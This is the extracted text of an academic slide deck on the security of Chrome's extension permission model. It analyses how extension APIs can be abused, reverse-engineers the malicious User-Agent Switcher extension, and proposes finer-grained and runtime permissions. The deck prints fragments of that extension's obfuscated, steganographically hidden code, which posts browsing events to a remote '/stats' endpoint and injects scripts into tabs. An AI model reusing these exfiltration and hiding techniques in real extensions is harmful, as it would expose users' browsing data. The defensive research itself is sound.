


Revisiting the Chrome Extension Permissions Model

Pranav Prakash, Chester Leung







Change UI

- Change UI
- Provide additional functionality

- Change UI
- Provide additional functionality
- Integrate with third party apps

• ~1.2B installs

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- 2.6% of installed extensions are paid

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- 87% have less than 1,000 installs

- ~1.2B installs
- 2.6% of installed extensions are paid
- 87% have less than 1,000 installs
- Only 13 have more than 10 million installs





















It's a business!

category	# of extensions
productivity	39,765
fun	24,773
photos	21,742
web_development	12,252
communication	11,953
accessibility	9,716
search_tools	8,319
shopping	6,313
games	4,749
news	3,308
education	3,146

category	installs
productivity	676,147,676
communication	111,671,905
photos	109,103,337
fun	105,043,823
web_development	96,030,111
education	92,387,979
accessibility	83,818,353
shopping	82,272,965
entertainment	62,567,535
search_tools	56,028,934
office_applications	43,787,834
teacher_and_admin_tools	37,722,599
teacher_tools	37,253,849
games	31,956,052

PSA: 4.8 Million Affected by Chrome Extension Attacks Targeting Site Owners

This entry was posted in General Security on August 17, 2017 by Mark Maunder 27 Replies

This is a public service announcement from the Wordfence team regarding a security issue that has a wide impact. During the past 3 months, eight Chrome browser extensions were compromised and the attacker used them to steal Cloudflare credentials and serve up malicious ads.

This post discusses exactly what happened, how to protect yourself and what the wider implications are of this *supply chain attack*.

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Extensions used for malvertising has

ions

This post discusses exactly what happened, how to protect yoursel are of this *supply chain attack*.

Malicious Chrome Extension Based On 'The Wild Thornberrys' Infects 100,000 Users And Mines For Cryptocurrency

11 May 2018, 9:22 am EDT By Steven Lerner Tech Times

Chrome users should be careful as to which extensions are downloaded, as in the recent case of a malicious extension that harvested data and mined for digital currencies.

How The Malware Spreads

On Thursday, May 10, cybersecurity company Radware revealed that its machine-learning algorithms recently encountered a zero-day malware that has been active since at least March 2018. More than 100,000 users in over 100 countries received the malware.

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
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Credentials

Nigelify Extension Link YouTube

Credentials

Nigelify Extension Link Resources YouTube

Credentials

Made \$1000 in < 1 week

- Made \$1000 in < 1 week
- Affected 100k+ users

- Made \$1000 in < 1 week
- Affected 100k+ users
- Prevented users from removing extension

500 Malicious Chrome Extensions Impact Millions of Users



Author: Lindsey O'Donnell

February 14, 2020 / 3:50 pm

3 minute read



500 Malicious Chrome Extensions Impact Millions of Users Added users to



Author:
Lindsey O'Donnell

February 14, 2020 / 3:50 pm

3 minute read



500 Malicious Chrome Extensions Impact Millions of Users



Lindsey O'Donnell

February 14, 2020 / 3:50 pm

3 minute read



Analyzing the threat surface of Chrome's extension APIs

Chrome




Designed with security in mind

 Isolation, separation of privilege ¹

³⁹

Chrome Extension Architecture



Manifests

```
"background": {
 "persistent": false,
   "scripts": [
     "js/background.js" ]
"content scripts": [ {
   "js": [ "js/content.js"]
   "matches": ["*://*.foo.com"],
   "run at": "document start"
} ],
"permissions": ["bookmarks"]
```

 Structure of extension explicitly declared

Permissions enumerated

Weaknesses of Permission Model

 While limited by sandboxing/isolation, malicious developers may not adhere to "principle of least privilege"

An Evaluation of the Google Chrome Extension Security Architecture

Nicholas Carlini, Adrienne Porter Felt, and David Wagner

University of California, Berkeley

nicholas.carlini@berkeley.edu, apf@cs.berkeley.edu, daw@cs.berkeley.edu

Inspect the APIs in each permission group

Trends and Lessons from Three Years Fighting Malicious Extensions

Nav Jagpal Eric Dingle Jean-Philippe Gravel Panayiotis Mavrommatis
Niels Provos Moheeb Abu Rajab Kurt Thomas

Google

Trends and Lessons from Three Years Fighting Malicious Extensions

```
Nav Jagpal Eric Dingle Jean-Philippe Gravel Panayiotis Mavrommatis
Niels Provos Moheeb Abu Rajab Kurt Thomas

Google
```

- Primary objectives of malicious extension
 - Data exfiltration
 - Website tampering
 - Phishing

CIA Triad: Confidentiality, Integrity, Availability

CIA Triad: Confidentiality, Integrity, Availability

- Classify aligned to triad
 - Info disclosure
 - Phishing
 - State manipulation
 - Obfuscation

Analysis

Permission	Methods/Events	Info Disclosure	Phishing	Manipulation	Obfuscation
alarms	create, get, clear				
bookmarks	get, search	X			
	update, create, move, remove		x	x	
	onCreated, onChanged	x			
browserAction	setTitle, setIcon, setPopup		**		
	setBadgeText		X		
	onClicked		X		
browsingData	remove{Cookies, History, Passwords}			X	X
commands [†]	getAll				
	onCommand				
contentSetting	ContentSetting.get	х			
	ContentSetting.set			x	
contextMenus	create, update, remove		х		
cookies	get	х			
	set, remove		x	x	
	onChanged	x			
debugger ^{††}	attach, sendCommand	х	х	х	
declarativeContent	PageStateMatcher		х	х	
desktopCapture	chooseDesktopMedia	x			
downloads	download, open, show		х	х	
	search	x			
	erase			x	x
	onCreated, onErased	x			
gcm	register				
	send	x			
history	search, getVisits	x			
	addUrl, deleteUrl			x	x
	onVisited, onVisitRemoved	x			
identity	getAuthToken	0.00	х		
	launchWebAuthFlow		x		
idle	queryState	x			
	onStateChanged	x			
management	getAll	x			
	uninstall			x	x
	onInstalled, onDisabled	x			

Permission	Methods/Events	Info Disclosure	Phishing	Manipulation	Obfuscation
notifications	create, update, clear		х		
omnibox	setDefaultSuggestion		X	x	
	onInputEntered	x			
pageCapture	saveAsMHTML	х			
power	requestKeepAwake				х
printerProvider	onPrintRequested	х			
proxy	settings.get		X	x	
runtime	sendMessage				
sessions	getRecentlyClosed	х			
	onChanged	x			
system. cpu memory storage	getInfo	x			
tabCapture	capture	х			
tabs	get, query, captureVisibleTab* executeScript*, insertCSS* update, remove, create goBack onUpdated, onActiveChanged	x	x x	x x x	
topSites	get	X			
tts	speak, pause				
webNavigation	getAllFrames onDOMContentLoaded	x x			
webRequest ^{† † †}	onBefore{Request, SendHeaders}	х	X	х	
windows	getAll create, update onCreated	x x	x		

Analysis

Majority of APIs can be abused

 Different methods within same permission have different threat profiles

Reverse-engineering a malicious extension

Chrome Extensions Archive

github.com/mdamien/chrome-extensions-archive

#ffhkkpnppgnfaobgihpdblnhmmbodake

User-Agent Switcher for Google Chrome

456,960

Version History


1.9.3 - 126.4 Ko - Wed Jun 6 20:42:07 2018 view source 1.9.0 - 137.3 Ko - Thu Nov 23 07:52:15 2017 view source 1.8.26 - 349.9 Ko - Tue Aug 15 08:47:18 2017 view source 1.8.23 - 337.0 Ko - Mon Apr 10 09:12:56 2017 view source 1.8.22 - 336.0 Ko - Sat Apr 8 02:11:20 2017 view source 1.8.21 - 124.4 Ko - Sat Feb 11 20:09:49 2017 view source 1.8.20 - 125.7 Ko - Wed Nov 9 13:28:15 2016 view source 1.8.16 - 126.3 Ko - Tue Jun 7 01:56:36 2016 view source 1.8.14 - 128.3 Ko - Sat May 14 00:12:45 2016 view source 1.8.13 - 125.9 Ko - Sat May 14 03:01:45 2016 view source 1.8.12 - 125.9 Ko - Sat May 14 03:01:45 2016 view source

Malicious buyout

Rather than phish developer, outright buy an extension

Malicious buyout

Rather than phish developer, outright buy an extension



Why so many users?

- Possibly ranked high in google search?
- Are all installs legitimate?

Permissions


Nothing too abnormal...

```
"permissions": [
    "webRequest",
    "webRequestBlocking",
    "tabs",
    "http://*/",
    "https://*/",
    "contextMenus"
],
```

Suspicious Obfuscation

```
}, t.prototype.aq = function(t, r) {
   r = r || \{\};
   var e = this.ET,
       n = r.width \mid t.width
       i = r.height | t.height,
       o = r.mp \mid e.mp
       h = r.At \mid e.At;
   return o * n * i / h >> 0
}, t.prototype.Vh = function(t, e) {
   if ("" === '../promo.jpg') return "";
   void 0 === t && (t = '../promo.jpg'), t.length && (t = r.Wk(t)), e = e | { };
   var n = this.ET,
       i = e.mp \mid n.mp
       o = e.Tv \mid n.Tv
       h = e.At \mid n.At
       a = r.Yb(Math.pow(2, i)),
       f = (e.WC \mid n.WC, e.TY \mid n.TY),
       u = document.createElement("canvas"),
        p = u.getContext("2d");
   if (u.style.display = "none", u.width = e.width | t.width, u.height = e.width | t.he
   e.height && e.width ? p.drawImage(t, 0, 0, e.width, e.height) : p.drawImage(t, 0, 0);
   var c = p.getImageData(0, 0, u.width, u.height),
```

A seemingly benign jpeg



Wait that's not a jpeg...

non-interlaced

> file promo.jpg
PNG image data, 1280 x 800, 8-bit/color RGBA,

What's in the alpha channel?



Steganographic Obfuscation

```
if (!last_time || should_post) {
    let CCurl = `${new URL(c['WL']['url'])['origin']}/stats`;
    n(`${CCurl}?hash=jwtmv6kavksy5cazdf4leg66r&eventCategory=${cat}&eventAction=${act}&eventLabel=${lab}`, 'POST')['then']
    let CCurl = {};
    CCurl[identifier] = new Date()['getTime'](), localStorage['set'](CCurl);

chrome['runtime']['onMessage']['addListener'](callback), chrome['tabs']['executeScript'](tabid, 'code': `(function(){var url = replaceableurl; var xhr = new XMLHttpRequest();xhr.onreadyst});
});
}
```

Takeaways?

• Limitations of static/dynamic analysis

Takeaways?

- Limitations of static/dynamic analysis
- Permissions system has unnecessarily broad scope

```
"permissions": [
    "webRequest",
    "webRequestBlocking",
    "tabs",
    "http://*/",
    "https://*/",
    "contextMenus"
],
```

Takeaways?

- Limitations of static/dynamic analysis
- Permissions system has unnecessarily broad scope


Mitigations to limit power of malicious extensions

Mitigation: Fine-grained permissions

- Scope on method, not permission category
- Should not be able to update tabs if only need to refresh them


Existing permissions

```
"permissions": [
    "tabs",
    "*://*.google.com/"
],
```



Existing permissions

```
"permissions": [
    "tabs",
    "*://*.google.com/"
],
```



Wildcard Host

Nothing too abnormal...?

```
"permissions": [
    "webRequest",
    "webRequestBlocking",
    "tabs",
    "http://*/",
    "https://*/",
    "contextMenus"
],
```

Scope network access


Tie network host permission to parent permission

```
"permissions": [
    "tabs",
    "*://*.google.com/"
],
```

```
"permissions": [
    "tabs.executeScript" : {
        "*://*.google.com/"
    }
],
```

Existing permissions

```
"permissions": [
    "tabs",
    "*://*.google.com/"
],
```



Revised permissions

```
"permissions": [
   "tabs",
    "*://*.google.com/"
```

```
"permissions": [
   "tabs.executeScript" : {
     "*://*.google.com/"
```

Current Permissions for

```
X
      Current Permissions for
It can:
Read and change your data on all google.com sites
Read your browsing history
                                               Close
```



Read and manipulate your data on all google.com sites

Close

Backwards Compatibility

- Static analysis to transparently upgrade manifests
- Prevents obfuscated API calls

Mitigation: Runtime Permissions

Mitigation: Runtime Permissions

Permission dialog every time an extension wants to run

Requested additional permissions during runtime

- Request additional permissions during runtime
- Better security and information to users

- Requested additional permissions during runtime
- Better security and information to users

Description:

Use the chrome permissions API to request **declared optional permissions** at run time rather than install time, so users understand why the permissions are needed and grant only those that are necessary.

Bookmarks Navigator requests

Bookmarks Navigator requests

Bookmarks access

Bookmarks Navigator requests

Bookmarks access


Bookmarks enable easy access to your favorite sites

Bookmarks Navigator requests

Bookmarks access

Bookmarks enable easy access to your favorite sites

We'll ask for permission every time you open a new tab



Impact

- On developer
- On user

Impact on Developer

```
chrome.storage.sync.set({color: '#3aa757'},
    function() {
      console.log("The color is green.");
    });
```

Under the Hood

```
chrome.storage.sync.set(color, callback) {
    // Generate dialog to request permissions
    // Existing code
}
```

Permission Dialog Context

Two ways to call a chrome.* API

Rule-Based Triggers

```
chrome.webNavigation.onCompleted.addListener(function() {
    alert("This is my favorite website!");
}, {url: [{urlMatches : 'https://www.google.com/'}]});
```

Logic Triggers

```
chrome.runtime.onMessage.addListener(function(
    message, callback) {
    if (message.data == "setAlarm") {
      chrome.alarms.create({delayInMinutes: 5})
    } else if (message.data == "runLogic") {
      chrome.tabs.executeScript({file: 'logic.js
    ' });
    } else if (message.data == "changeColor") {
      chrome.tabs.executeScript(
          {code: 'document.body.style.
    backgroundColor="orange"'});
```

Config Example

```
{
    "Logic_triggers" :
    {
        "message.js:L32" : "You've clicked the
        set timer button in our extension
        on your navigation bar",
        // More triggers
    }
}
```

Impact on User

Usability / security tradeoff

Usability

Windows Vista UAC disaster

Usability

vorites Downloads **B** User Account Control X Recent Places Do you want to allow the following program to make ? changes to this computer? braries Documents Program name: Firefox Installer Music Verified publisher: Mozilla Corporation Pictures Hard drive on this computer File origin: Videos Show details Yes No omegroup Change when these notifications appear omputer etwork

Usability

- Windows Vista UAC disaster
- Users' skimming / not reading dialogs

You've Been Warned: An Empirical Study of the Effectiveness of Web Browser Phishing Warnings

Serge Egelman Carnegie Mellon University egelman@cs.cmu.edu Lorrie Faith Cranor Carnegie Mellon University lorrie@cs.cmu.edu Jason Hong
Carnegie Mellon University
jasonh@cs.cmu.edu

Stopping Spyware at the Gate: A User Study of Privacy, Notice and Spyware

Nathaniel Good¹, Rachna Dhamija¹, Jens Grossklags¹, David Thaw¹, Steven Aronowitz², Deirdre Mulligan², Joseph Konstan³

{ngood,rachna,jensg,dbthaw}@ sims.berkeley.edu dmulligan@law.berkeley.edu, stevenaronowitz@hotmail.com, konstan@cs.umn.edu

¹School of Information Management and Systems, UC Berkeley 102 South Hall Berkeley, CA 94720 ²Samuelson Law, Technology & Public Policy Clinic

Boalt Hall (School of Law)

UC Berkeley

Berkeley, CA 94720

Department of Computer Science
University of Minnesota
4-192 EE/CS Building
Minneapolis, MN 55455

Standardized dialog interface that conveys a sense of danger

- Standardized dialog interface that conveys a sense of danger
- Conditioned-safe ceremony

Evaluation: Mitigation Effectiveness

 User Agent Switcher: exfiltrates visited URLs and redirects users

UA Switcher: Still Dangerous?

Typical user will not switch user-agent often

UA Switcher: Still Dangerous?

- Typical user will not switch user-agent often
- Extension may attempt to run at unexpected times

Future Work

Prototype

Future Work

- Prototype
- User study

Thank you!